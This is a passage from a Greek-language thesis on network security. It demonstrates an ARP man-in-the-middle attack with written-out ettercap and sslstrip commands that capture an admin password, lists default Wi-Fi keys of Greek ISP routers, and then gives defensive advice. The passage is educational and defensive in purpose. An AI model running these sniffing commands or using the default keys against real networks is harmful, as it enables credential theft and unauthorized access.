Τώρα λογικά θα αναρωτηθούμε ότι οι περισσότερες ιστοσελίδες είναι https, οι πιο σημαντικές τουλάχιστον οπότε πως θα γίνει να πάρουμε ένα τέτοιο κωδικό αφού στο πρωτόκολλο https είναι κρυπτογραφημένος; σωστή ερώτηση και η απάντηση είναι πως δεν θα πάρουμε ακριβώς το κωδικό αλλά το session cookie του από το συγκεκριμένο session! Τι είναι το session cookie; Όταν κάποιος χρήστης συνδέεται σε κάποια ιστοσελίδα, η ιστοσελίδα του δίνει ένα μοναδικό id δηλαδή ένα μεγάλο κωδικό έτσι ώστε να θυμάται ποίος χρήστης είναι χωρίς να μεταφέρει στα πακέτα το username και password! Όμως τι γίνεται όταν πάρουμε το session αυτό; θα δούμε αμέσως μια επίθεση παρακάτω!

Εδώ θα χρησιμοποιήσουμε τον ίδιο server ο οποίος έχει ένα πρόβλημα! Ενώ η ιστοσελίδα χρησιμοποιεί http αλλά στο login page χρησιμοποιεί https παρόλα αυτά μπορούμε να πάρουμε το κωδικό όπως θα δούμε! Αρχικά θα κάνουμε το sniffing attack με το γνωστό πρόγραμμα ettercap με τι παρακάτω εντολή

```
Ettercap –text –quiet –mitm ARP:REMOTE –write /root/Desktop/sniff.log –iface eth0 // //
```

Αυτή η εντολή λέει στο πρόγραμμα να τρέξει σε text quiet mode δεν μας ενδιαφέρει ιδιαίτερα αυτό οπότε δεν θα αναφερθώ, έπειτα η εντολή –mitm arp:remote σημαίνει πως θα κάνει το sniffing attack με τον τρόπο που εξηγήσαμε προηγουμένως, η εντολή –write σημαίνει πως θα αποθηκεύσει τα δεδομένα που περνούν στο δίκτυο, το iface είναι το interface που χρησιμοποιούμε όπως για παράδειγμα εδώ το Ethernet και οι // // δείχνουν ότι η επίθεση για γίνει σε όλο το ip range του router! Ως αποτέλεσμα θα πάρουμε αυτό!




Εδώ θα περιμένουμε για τα αποτελέσματα, όμως μόνο αυτό δεν είναι αρκετό αφού τα δεδομένα θα είναι κρυπτογραφημένα λόγω του ότι θα περάσουν από το κανάλι SSL!

Οπότε θα χρησιμοποιήσουμε το πρόγραμμα sslstrip με τη παρακάτω εντολή


```
Sslstrip –p –l 80 –write=/root/Desktop/sniffssl.log
```

Το sslstrip μετατρέπει τις συνδέσεις https σε http με ένα γνωστό ειδικό αλγόριθμο.


Η εντολή με το –p μας λέει ότι θα δείξει μόνο SSL δεδομένα και ότι θα ακούει στο Port 80 για αυτά, επίσης θα αποθηκεύσει τα δεδομένα στο αρχείο sniffssl.log



Οπότε τώρα είμαστε στη φάση της αναμονής περιμένοντας τον administrator να συνδεθεί για να μπορέσουμε να πάρουμε το κωδικό αποκρυπτογραφώντας τα SSL δεδομένα



Εδώ είναι και το site όπου θα συνδεθούμε, όπως βλέπουμε υπάρχει το https!



Βλέπουμε πως πήραμε το κωδικό το όνομα του administrator και έχουμε πλήρη πρόσβαση στη σελίδα!

Πολύ πιθανόν να αναρωτηθούμε αν είναι όντως τόσο εύκολο να γίνει κάτι τέτοιο! Η αλήθεια είναι πως δεν υπάρχουν πολλές σελίδες με αυτή τη αδυναμία αν και μέχρι πέρσι το gmail.com και το facebook.com είχαν αυτή την αδυναμία που ήταν είδη γνωστή οπότε όπως βλέπουμε ακόμα και σε μεγάλα γνωστά site μπορεί να υπάρχει κάτι τέτοιο!

ΚΕΦΑΛΑΙΟ 6

Μέχρι ώρας έχουμε αναφέρει πάρα πολλές αδυναμίες και δεν έχουμε καλύψει ούτε καν τις μισές και βλέπουμε ότι δεν υπάρχει μεγάλη ασφάλεια στα δίκτυα στους servers, στους δρομολογητές ούτε στους προσωπικούς υπολογιστές!

Μιλήσαμε για τόσες αδυναμίες και ήρθε η ώρα για το πώς μπορούμε να προστατευτούμε από αυτές!

Αρχικά είπαμε για τους δρομολογητές οπότε ας τα πάρουμε με την ίδια σειρά που ξεκινήσαμε! Μιλήσαμε για το πώς μπορεί κανείς να πάρει πρόσβαση σε αυτούς και προσέξαμε πως πολλοί χρησιμοποιούν τους default κωδικούς για το Login page τους το οποίο στην ουσία είναι σαν να μην έχει ασφάλεια διότι με μια γρήγορη αναζήτηση στο internet μπορούμε να τους βρούμε και να συνδεθούμε!

Άρα προφανώς ο τρόπος να αποφύγουμε το πρόβλημα αυτό, είναι πάντα μα ΠΑΝΤΑ να αλλάζουμε τους default κωδικούς της εταιρίας! Όμως δεν τελειώνει εδώ αυτό το θέμα διότι υπάρχει πάντα η μέθοδος του bruteforcing κατά τον οποίο ολόκληρες λίστες κωδικών δοκιμάζονται για να βρεθεί ο σωστός.

Οπότε για να αποφύγουμε αυτό το πρόβλημα θα πρέπει να χρησιμοποιήσουμε ένα τεράστιο κωδικό με γράμματα κεφαλαία και μικρά! Να προσθέσουμε αριθμούς και σύμβολα!

Είδη ο κωδικός θα έπρεπε να είναι αρκετά καλός σωστά; Όχι και αυτό γιατί ο περισσότερος κόσμος θα βάλει μια λέξη στα αγγλικά και θα αρχίσει να προσθέτει γράμματα, νούμερα και σύμβολα. Και όμως κάποιοι έχουν φτιάξει αρκετά καλές λίστες όπου παρόλη τη προσπάθεια μας ο κωδικός δεν θα είναι ασφαλές αλλά θα μπορούσαμε να βάζαμε ένα κωδικό στα αγγλικά που να βγαίνει από ελληνική λέξη όπως για παράδειγμα vouno. Η λέξη βουνό σε εμάς, στα αγγλικά δεν υπάρχει οπότε εμπλουτίζοντας τη θα μπορέσουμε να έχουμε ένα πολύ ισχυρό κωδικό όπως vouno0@VOUno25@!

Επίσης η επανάληψη βοηθάει! Όσο μεγαλύτερος είναι ο κωδικός τόσο πιο δύσκολο είναι να βρεθεί με τη μέθοδο bruteforcing! Συνήθως αυτές οι μέθοδοι παίρνουν γύρω στα 12 χρόνια για να βρεθεί ο κωδικός αν είναι σκέτο bruteforcing χωρίς λίστα οπότε κανένας δεν θα καθότανε τόσα χρόνια για να βρει ένα κωδικό.

Υπάρχει βέβαια και ένας σχετικά καινούριος τρόπος ο οποίος χρησιμοποιεί τη κάρτα γραφικών για να κάνει το bruteforcing πιο γρήγορο.

Άλλη μέθοδος για να βρεθεί ο κωδικός είναι με social engineering, όπου στην ουσία προσπαθείς με μια συζήτηση με τον ιδιοκτήτη να πάρεις όσες πληροφορίες μπορείς για το τι κωδικό μπορεί να έχει βάλει ανάλογα με το τι του αρέσει κλπ…

Πάμπολλες φορές έχει τύχει να ακούσουμε ότι hackers μπήκαν σε λογαριασμούς του facebook, αλλά πίσω από αυτό θα μπορούσε να είναι μια απλή μαντεψιά ή πληροφορίες από το internet γιατί είναι αρκετά συνηθισμένο ο κόσμος να βάζει για κωδικό τον αριθμό του κινητού τηλεφώνου του, όπως επίσης και την ημερομηνία γέννησης τους!

Επίσης είπαμε για αδυναμίες που μπορεί να έχουν οι routers σε περίπτωση που έχουν ανοιχτά τα πρωτόκολλα telnet,ftp,ssh αλλά υπάρχει και άλλο ένα πρωτόκολλο το οποίο συνήθως είναι στο port 8080 και επιτρέπει τη σύνδεση από μακριά, οπότε είναι πολύ εύκολο για έναν επιτιθέμενο να έχει πρόσβαση στο δίκτυο του router και να μπορέσει με Default κωδικούς να συνδεθεί είτε με κάποια άλλη μέθοδο από αυτές που αναφέραμε, έτσι ώστε να ενεργοποιήσει το πρωτόκολλο αυτό και να ασχοληθεί με το δίκτυο από μακριά ανενόχλητος.

Επιπρόσθετα καλό θα ήταν να κοιτάμε συχνά το DNS του router μήπως έχει πειραχτεί!

Έπειτα μιλήσαμε για τα ασύρματα δίκτυα και τις αδυναμίες τους.

Δεν αναφέραμε πολλές διότι είναι γύρω στις 11. Μιλήσαμε μόνο για τις 2 και ελάχιστα άλλη μια. Είπαμε για το WEP encryption, για το WPA encryption και για το WPS.

Αρχικά πάντα πρέπει να βάζουμε WPA2 encryption με όσο το δυνατόν πιο δύσκολο κωδικό όπως αναφέραμε και προηγουμένως για το login page του router.

Δεύτερον, καλό θα είναι το WPS να είναι απενεργοποιημένο διότι μέσα σε μερικές ώρες μπορούμε να βρούμε το PIN και να συνδεθούμε με αυτό. Η μέθοδος WPS μας προσφέρει να συνδεθούμε με έναν δευτερεύον τρόπο στο ασύρματο δίκτυο μέσω ενός PIN. Υπάρχουν και προστασίες για το WPS αλλά καλό θα είναι να το έχουμε απενεργοποιημένο.

Φυσικά κάποια router έχουν προστασία για τις επιθέσεις WEP που κάναμε αλλά αυτός δεν είναι λόγος να αφήσουμε το WEP encryption, επειδή έχουμε αυτή την ασφάλεια. Εδώ να πούμε πως τα WPA δεν είναι πάντα ασφαλές όπως θα θέλαμε και αυτό εξαρτάται από εμάς κυρίως, αφού παρόλο που αρκετά router έρχονται με WPA πια δεν είναι ασφαλές!

Αν πάρουμε πληροφορίες για τα router τις Ελλάδας θα δούμε ότι παρόλο που είναι WPA υπάρχει πρόβλημα! Γιατί;

Οι εταιρίες που φτιάχνουν τα router βάζουν κάποιους default κωδικούς. Ας πάρουμε για παράδειγμα κάποια παλιότερα router του ΟΤΕ!

Το SAGEM όπου έδιναν είχε κωδικό 1112131415 με WEP encryption όχι ότι μας χρειάζεται κάπου αφού δεν χρειάζεται καν να προσπαθήσουμε να κάνουμε όλες αυτές τις μεθόδους τις οποίες αναφέραμε προηγουμένως.

Ένα baudtec που έδινε επίσης είχε κωδικό 3132333435 πάλι με WEP encryption Οπότε ισχύουν τα ίδια.

Σε πολλά άλλα router, στην πλειοψηφία τουλάχιστον ήταν ο κωδικός 1234567890123 κάποιες φορές με WEP encryption και κάποιες άλλες με WPA encryption.

Όπως βλέπουμε, όλα έχουν τις αδυναμίες τους όπως της fothnet τα router, συγκεκριμένα τα Thomson είχαν για παράδειγμα το SSID thomson5DE5E όπου αν αποκωδικοποιούσες το 5 ψηφία 5DE5E σε μια συγκεκριμένη μορφή θα σου έδιναν το κωδικό.

Τα router της CYTA, τα speedtouch και άλλα είχαν την ίδια μέθοδο με τα Thomson!

Η HOL στα router netfaster είχαν την mac address-xxxx δηλαδή την mac address του router και – ένα τετραψήφιο κωδικό όπου αφού θα έπαιρνες το 4-way handshake

Θα ήταν πολύ εύκολο να πάρει κανείς το κωδικό και σε αυτή τη περίπτωση είναι απόλυτα λογικό για έναν ιδιώτη να μην σκεφτεί να αλλάξει το κωδικό αφού βλέπει ότι είναι μεγάλος και πολύπλοκος.

Η άλλη περίπτωση όπου ανακαλύφθηκε πρόσφατα είναι ότι τα νέα router του ΟΤΕ έχουν απλά τη mac address του router για κωδικό.

Όπως καταλάβαμε η ασφάλεια εξαρτάται εντελώς από εμάς και θα έπρεπε να δίνουμε λίγη σημασία παραπάνω γιατί όχι μόνο ένας επιτιθέμενος θα μπορεί να έχει πρόσβαση αλλά και όλοι οι γείτονες θα έχουν internet που θα παρέχεις εσύ.

Μετά είπαμε για αδυναμίες σε servers όπου και εδώ υπάρχουν πάρα πολλές οι οποίες δεν αναφέρθηκαν και θα ξεκινήσω πρώτα για windows servers όπου δεν μιλήσαμε για αυτούς αλλά θα αναφέρουμε εδώ τι πρέπει να κάνουμε για να είναι ασφαλές.

Υπάρχουν πολλοί windows servers οι οποίοι έχουν πολλά ανοιχτά Ports και δεν είναι τόσο ασφαλή όσο τα linux. Καταρχάς, οι default κωδικοί δεν πρέπει να υπάρχουν και ίσως ακόμα και ο χρήστης administrator να έχει αλλάξει το όνομα.

Σημαντικό είναι επίσης ο χρήστης Guest να είναι απενεργοποιημένος, διότι ο επιτιθέμενος ακόμα και από εκεί θα μπορέσει να πάρει δικαιώματα admin και να κάνει οτιδήποτε θέλει στο server. Όπως είπαμε εξαιτίας των πολλών ανοιχτών ports υπάρχουν πολλές αδυναμίες όπου από τις πιο γνωστές είναι το SMB όπου μπορούμε με το username και password ενός χρήστη του server να πάρουμε πλήρη πρόσβαση παντού από μακριά. Οπότε σημαντικό είναι προσέχουμε τι ports είναι ανοιχτά! Συνηθισμένο είναι να έχουν το port 3389 ανοιχτό! Δηλαδή το remote desktop για έλεγχο από μακριά οπότε όπως αναφέραμε και προηγουμένως πάντα να έχουμε μεγάλο και ισχυρό κωδικό. Αφού τα είπαμε αυτά να πούμε πως πρέπει να έχουμε antivirus και firewall στον server, όπου παρόλα αυτά πάλι δεν είναι και πολύ ασφαλές διότι ο επιτιθέμενος μπορεί να κάνει encryption στον ιό του και το antivirus να μην το βρει!

Άλλο σημαντικό κομμάτι αφορά την υπηρεσία που τρέχει ο server συνήθως στο port 80 όπου βλέπουμε εμείς τις ιστοσελίδες. Πολύ συνηθισμένο φαινόμενο είναι να βλέπουμε την υπηρεσία IIS ή apache , όμως η apache είναι πιο συνηθισμένη στα linux. Αυτές τις υπηρεσίες πρέπει να τις ανανεώνουμε συνεχώς δηλαδή το γνωστό update διότι πολλά άτομα στο κόσμο προσπαθούν να βρουν exploits για τις υπηρεσίες αυτές και αν βρεθεί κάποια αδυναμία θα πρέπει να περιμένουμε από την εταιρία ένα νέο update ώστε να καλύψουμε το κενό ασφαλείας. Αυτό ισχύει σε όλα τα πρωτόκολλα που μπορεί να τρέχουμε σε ένα server. Επίσης αν είμαστε εμείς υπεύθυνοι για κάποια ιστοσελίδα θα πρέπει να είμαστε προσεκτικοί για το γράψιμο ασφαλούς κώδικα ενάντια σε sql injection, XSS, CSRF,LFI,RFI και άλλα.

Τα ίδια πράγματα ισχύουν και στα Linux εκτός από κάτι σημαντικό. Παρότι ένας επιτιθέμενος μπορέσει να πάρει πρόσβαση στο server, αν θα έχουμε σωστές ρυθμίσεις τότε ο server θα είναι σε read-only τα αρχεία οπότε ο επιτιθέμενος δεν θα μπορεί να κάνει κάτι. Υπάρχει βέβαια και η περίπτωση να υπάρχει κάποιο exploit για τη συγκεκριμένη έκδοση linux η οποία να δίνει δικαιώματα root!

Που και σε αυτή τη περίπτωση η ασφάλεια εξαρτάται από εμάς αφού εάν κάνουμε συνέχεια τα updates της εταιρίας θα είμαστε ασφαλής.

Στη περίπτωση του session hijacking κάναμε sniffing η οποία τεχνική χρησιμοποιεί μέθοδο ARP οπότε θα μπορούσαμε να φτιάξουμε ή να βρούμε στο internet κάποιο πρόγραμμα το οποίο για ανιχνεύει τυχόν ARP πακέτα και είτε να κόβει τη σύνδεση στον συγκεκριμένο υπολογιστή ή να κόβει τα σύνδεση σε εμάς.

Οι XSS (cross site scripting) είναι από τις πιο διαδεδομένες επιθέσεις στο διαδίκτυο. Εκμεταλλεύονται διάφορες ευπάθειες των υπολογιστικών συστημάτων για να

πραγματοποιήσουν τις επιθέσεις τους. Οι επιθέσεις αυτές γίνονται από κάποιο κακόβουλο χρήστη που έχει ως στόχο: την κλοπή ταυτότητας, πρόσβαση σε ευαίσθητες ή εμπιστευτικές πληροφορίες, στην κατασκοπία πλοήγησης των χρηστών, στην ψεύτικη διαφήμιση. Για την πρόληψη και για να ελαχιστοποιήσετε την πιθανότητα μιας τέτοιας επίθεσης (xss) θα πρέπει να εφαρμόσετε τους ακόλουθους τρόπους προστασίας: Αρχικά, θα μπορούσατε να περάσετε όλα τα εξωτερικά δεδομένα μέσα από ένα φίλτρο το οποίο θα αφαιρεί επικίνδυνες λέξεις-κλειδιά. Να επιλέγετε μόνο συνδέσεις από τον κεντρικό δικτυακό τόπο που θέλετε να δείτε. Πρέπει να είστε ιδιαίτερα προσεκτικοί όταν διαβάζετε ένα μήνυμα σε ένα δημόσιο πίνακα από ένα πρόσωπο το οποίο δεν γνωρίζετε. Επίσης, μπορείτε να απενεργοποιήσετε το javascript στις ρυθμίσεις του browser σας. Αποφεύγετε "περίεργες" ιστοσελίδες (site) και αν πρέπει να μπείτε, επιλέξτε να μπείτε από virtualbox ή από κάποιο guest account που έχετε δημιουργήσει. Αποφεύγετε να αποθηκεύετε passwords στον browser γιατί μπορεί να υποκλαπούν. Χρησιμοποιώντας τους πιο πάνω τρόπους αντιμετώπισης επιθέσεων θα μειώσετε τις πιθανότητες κακόβουλης παρέμβασης στο δικτυακό σας σύστημα.

Όσο για τα exploits και τα κενά ασφαλείας που βρίσκουν κάποια άτομα θα πρέπει να γνωρίζουμε ότι εάν έχεις τις απαραίτητες γνώσεις δεν είναι δύσκολο να φτιάξεις ένα exploit οπότε αυτό μας λέει τη σημαντικότητα του να κάνουμε συνέχεια updates!

ΣΥΜΠΕΡΑΣΜΑΤΑ

Συμπερασματικά είδαμε ότι υπάρχουν πάρα πολλές επιθέσεις τις οποίες δεν μπορούμε να αναφέρουμε διότι είναι αρκετές, γενικότερα τα περισσότερα πράγματα τα είπαμε συνοπτικά αλλά είδαμε πολλά σημαντικά σημεία για ασφάλεια και για την μεριά του επιτιθέμενου. Πιστεύω πως καταλαβαίνουμε πως λειτουργούν πολλά πράγματα για τα δίκτυα είτε ενσύρματα είτε ασύρματα, για τους δρομολογητές, τους servers και τις πάμπολλες αδυναμίες που υπάρχουν.

Αυτό που μπορούμε να πούμε σίγουρα είναι ότι δεν υπάρχει κανένα απόλυτα ασφαλές σύστημα και ίσως ακούγεται λίγο παρανοϊκό αλλά έτσι είναι. Επίσης σημαντικά μπορεί να αυξήσουμε την ασφάλεια μας τρέχοντας firewall server πριν το server και η χρησιμοποίηση IDS systems ή αλλιώς intrusion detection systems τα οποία είναι κατασκευασμένα για την ασφάλεια εναντίον των επιθέσεων που αναφέραμε αλλά και πολλών άλλων. Και πάλι 100% ασφαλές δεν είμαστε γιατί πάντα υπάρχει τουλάχιστον μια αδυναμια παντού, απλά εξαρτάται από το πόσο μακριά είναι διατεθιμένος ένας hacker να πάει για να επιτύχει το σκοπό του.

Όπως είδαμε όλα θέλουν την προσοχή τους και το συνεχή έλεγχο ότι όλα δουλεύουν σωστά και ότι κανένα αρχείο δεν έχει πειραχτεί. Στις επιθέσεις όπου παρουσιάσαμε απλά πέρναμε πρόσβαση στο server και δεν συνεχίσαμε. Όμως θα μπορούσαμε εύκολα να πάρουμε root(admin) πρόσβαση να πειράξουμε αρχεία και κώδικα αφού τα linux είναι opensource OS, δηλαδή όλα τα αρχεία του συστήματος μπορούμε να τα τροποποιήσουμε όπως θέλουμε. Επίσης θα μπορούσαμε να καταγράφουμε ότι πληκτρογραφείται, να δούμε live το desktop του server και κάτι από τις καλύτερες λειτουργίες που θα υπάρχουν είναι το pivoting κατά το οποίο μπορούμε αφού έχουμε πρόσβαση στο server απο μακριά να κάνουμε επιθέσεις στο τοπικό δίκτυο του server πετυχαίνοντας πρόσβαση και σε άλλους πιθανούς servers αφού συνήθως οι server είναι όλοι μαζεμένοι ανάλογα την εταιρία που φιλοξενεί τις ιστοσελίδες.

Με όλα αυτά υπόψη ελπίζω να είδαμε αρκετές πλευρές του πως δουλεύουν τα πράγματα και να έχουμε όσο περισσότερο κρυφή την ιδιωτική μας ζωή.

ΒΙΒΛΙΟΓΡΑΦΙΑ

Ιστοσελίδες:

http://en.wikipedia.org/wiki/File_inclusion_vulnerability

http://el.wikipedia.org/wiki/Cross-site_scripting

http://en.wikipedia.org/wiki/SQL_injection

http://el.wikipedia.org/wiki/HTTP

http://el.wikipedia.org/wiki/File_Transfer_Protocol

http://el.wikipedia.org/wiki/Transmission_Control_Protocol

http://www.aircrack-ng.org

http://www.offensive-security.com/metasploit-unleashed/Main_Page

http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

http://en.wikipedia.org/wiki/Pre-shared_key

http://el.wikipedia.org/wiki/%CE%94%CE%AF%CE%BA%CF%84%CF%85%CE%BF_%CF%85%CF%80%CE%BF%CE%BB%CE%BF%CE%B3%CE%B9%CF%83%CF%84%CF%8E%CE%BD

Βιβλίο:

offensive security wifu v 2.0 by offensive security (σελίδες 192-203,232-245,393-400)